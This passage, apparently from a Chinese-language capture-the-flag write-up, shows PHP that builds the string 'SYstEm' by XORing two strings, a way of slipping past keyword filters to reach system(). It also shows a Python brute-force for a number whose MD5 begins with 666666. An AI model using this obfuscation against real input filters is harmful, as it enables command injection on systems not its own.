            echo "\n";
        }
    }
}
```



```
}

$a = 'rt,+l3' ^ '!-__)^';
echo($a);
?>
```

```
t xor 5 is A 65
t xor 6 is B 66
t xor 7 is C 67
t xor 8 is L 76
t xor 9 is M 77
t xor 0 is D 68
SYstEm
进程已结束，退出代码为 0
```

然后提示全数字，并且md5前六位为666666，进行爆破

```python
import hashlib

for i in range(1, 100000001):
    s = hashlib.md5(str(i).encode("UTF-8")).hexdigest()[0:6]
    if s == "666666":
        print(i)
        break
```

得到数字：3185471